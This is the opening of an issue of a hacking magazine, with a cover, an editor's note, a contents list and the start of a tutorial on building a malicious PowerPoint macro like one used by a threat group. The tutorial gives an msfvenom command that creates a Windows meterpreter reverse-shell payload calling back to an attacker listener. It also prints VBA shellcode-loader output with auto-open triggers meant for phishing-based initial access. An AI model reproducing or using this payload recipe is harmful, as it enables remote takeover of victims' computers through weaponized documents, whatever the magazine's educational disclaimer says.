

Simplifying Cyber Security since 2016

HACKERCOOL

January 2024 Edition 7 Issue 1

Learn how Black Hat Hackers hack

Creating malicious PowerPoint ppt used by hacker group TA402 in INITIAL ACCESS

INFECTION CHAIN

What is an infection chain? with an example.

BYPASSING AV / EDR

How are hackers using Github to evade
detection of their malicious activity

HACKSTORY

The story of how Chinese hacker group
UNC4841 exploited a zero-day in Barracuda Email
security Gateway to perform espionage for 8 months.



**RUN YOUR
CLOUD COMPUTER**
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 - 2024 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 7 Issue 1

Hi all.

Welcome to the first Issue of Hackercool Magazine for year 2024. After completing six editions, I thought it would be a good idea to reboot the content of the Magazine. Although, I have been thinking about this since few months now, I never had a clear picture. Recently, the picture became somewhat clearer and I decide the first Issue of Edition 7 would be a great place to start.

As you read this Issue, you will see that it has two new features included and two old features brought back. The first new feature you will read is "Initial Access". Initial Access, as its name implies features the file formats and types of vulnerabilities being used by Black Hat Hackers in real world to gain initial access to target system or target network.

The second new feature introduced with this edition is "Infection chain". Also called as attack chain or execution chain, infection chain features all the files, scripts and commands that are executed after target user clicks on the file sent for gaining initial access to the execution of actual payload on the target system. I brought back an old feature "Tool of the month" with this Edition. For start, you will see a complete guide of DNSenum in this Issue.

Another feature I brought back is Hackstory. If you subscribed to Hackercool Magazine in its starting days, you will be familiar with this feature. No problem though, In the present Issue, enjoy reading the story in which we tell you how a Chinese APT performed cyber espionage for 8 months on organizations by exploiting a vulnerability in Barracuda ESG devices. In Bypassing AV/EDR, we explain our readers practically, how Black Hat Hackers are using Github to hide their malicious activity. This is a enjoyable read+practical, as you will see. I hope you will enjoy it as much as we enjoyed preparing it.

Kalyan Chinta,
Founder, Hackercool Magazine

"IT'S POSSIBLE TO SEND MALICIOUS PULL REQUESTS WITH ATTACKER-CONTROLLED DATA FROM THE HUGGING FACE SERVICE TO ANY REPOSITORY ON THE PLATFORM, AS WELL AS HIJACK ANY MODELS THAT ARE SUBMITTED THROUGH THE CONVERSION SERVICE,"

-HIDDENLAYER

INSIDE

See what our Hackercool Magazine's January 2024 Issue has in store for you.

1. Initial Access:

Creating malicious PowerPoint file used by hacker group TA402.

2. Hack story:

The story of how Brracuda ESG appliance got hacked by a Chinese hacker group.

3. Infection Chain:

Whay is an infection chain? Why hackers use it? with an example.

4. Tool Of The Month:

DNSenum.

5. Online security:

Cybercriminals are creating their own AI chatbots to support hacking and scam users.

6. Bypassing Anti virus / EDR:

How hackers are using Github to hide their malicious activity.

Other Useful Resources

Creating malicious PowerPoint file used by hacker group TA402

INITIAL ACCESS

Come 2024 and we have decided to reboot your Hackercool Magazine. As a part of this reboot, a new feature was given birth to. It is named "Initial Access". In this feature we bring readers the knowledge about the files or vectors used By Black Hat hackers to gain initial access to a target machine or the target network.

Macros have been one of Black Hat Hacker's favorite vector to gain initial access before Microsoft banned macros by default in 2022. But there are still cases of macros being used by APT's and Threat Actors around the world. Of course, with a bit of social engineering.

For the first article in feature "Initial Access", we want to teach how to create PowerPoint Macros to our readers. PowerPoint macros were detected being used for initial access by hacker group TA402. So, without delay, let's recreate a PowerPoint macro.

As already told, macros were used by hackers around the world to gain initial access. In our previous Issues, readers learnt how to create word macros and Excel Macros. To a large extent, only these two types of macros were used to gain initial access or install malware by Black Hat hackers around the world. But some hacker groups (like the above mentioned TA402) used PowerPoint macros too. So, we decided to include PowerPoint macros for our readers.

Macros are Visual Basic Application (VBA) code. To create a PowerPoint Macro, we need to first create macro VBA code. As I always say, there are many ways a macro can be created but I will use msfvenom to create it.

```
(kali@222vm) - [~]
$ msfvenom -p windows/x64/meterpreter/reverse_http lhost=192.168.40.153 lport=446 -f vba
```

```
(kali@222vm) - [~]
$ msfvenom -p windows/x64/meterpreter/reverse_http lhost=192.168.40.153 lport=446 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 765 bytes
Final size of vba file: 4094 bytes
#If Vba7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32"
    " (ByVal Iugobmnvo As Long, ByVal Gooyymy As Long, ByVal Ostbvxx As LongPtr,
    Kwce As Long, ByVal Tblx As Long, Dsgmcsskg As Long) As LongPtr
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32"
    " (ByVal Blayalrqn As Long, ByVal Meag As Long, ByVal Atpccph As Long,
    ByVal Xbjbis As Long) As LongPtr
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32"
```



```

Dzdz = VirtualAlloc(0, UBound(Xzhlnpcdw), &H1000, &H40)
For Dffwilvrj = LBound(Xzhlnpcdw) To UBound(Xzhlnpcdw)
    Wugfl = Xzhlnpcdw(Dffwilvrj)
    Uhao = RtlMoveMemory(Dzdz + Dffwilvrj, Wugfl, 1)
Next Dffwilvrj
Uhao = CreateThread(0, 0, Dzdz, 0, 0, 0)

End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub


```

```


kali@222vm) - [~]
$ 

```


The macro code to get a meterpreter reverse shell is ready. Now, let's create a PowerPoint presentation to add this macro code. For this, I will be using the latest version of Office Suite. I open a presentation as shown below.



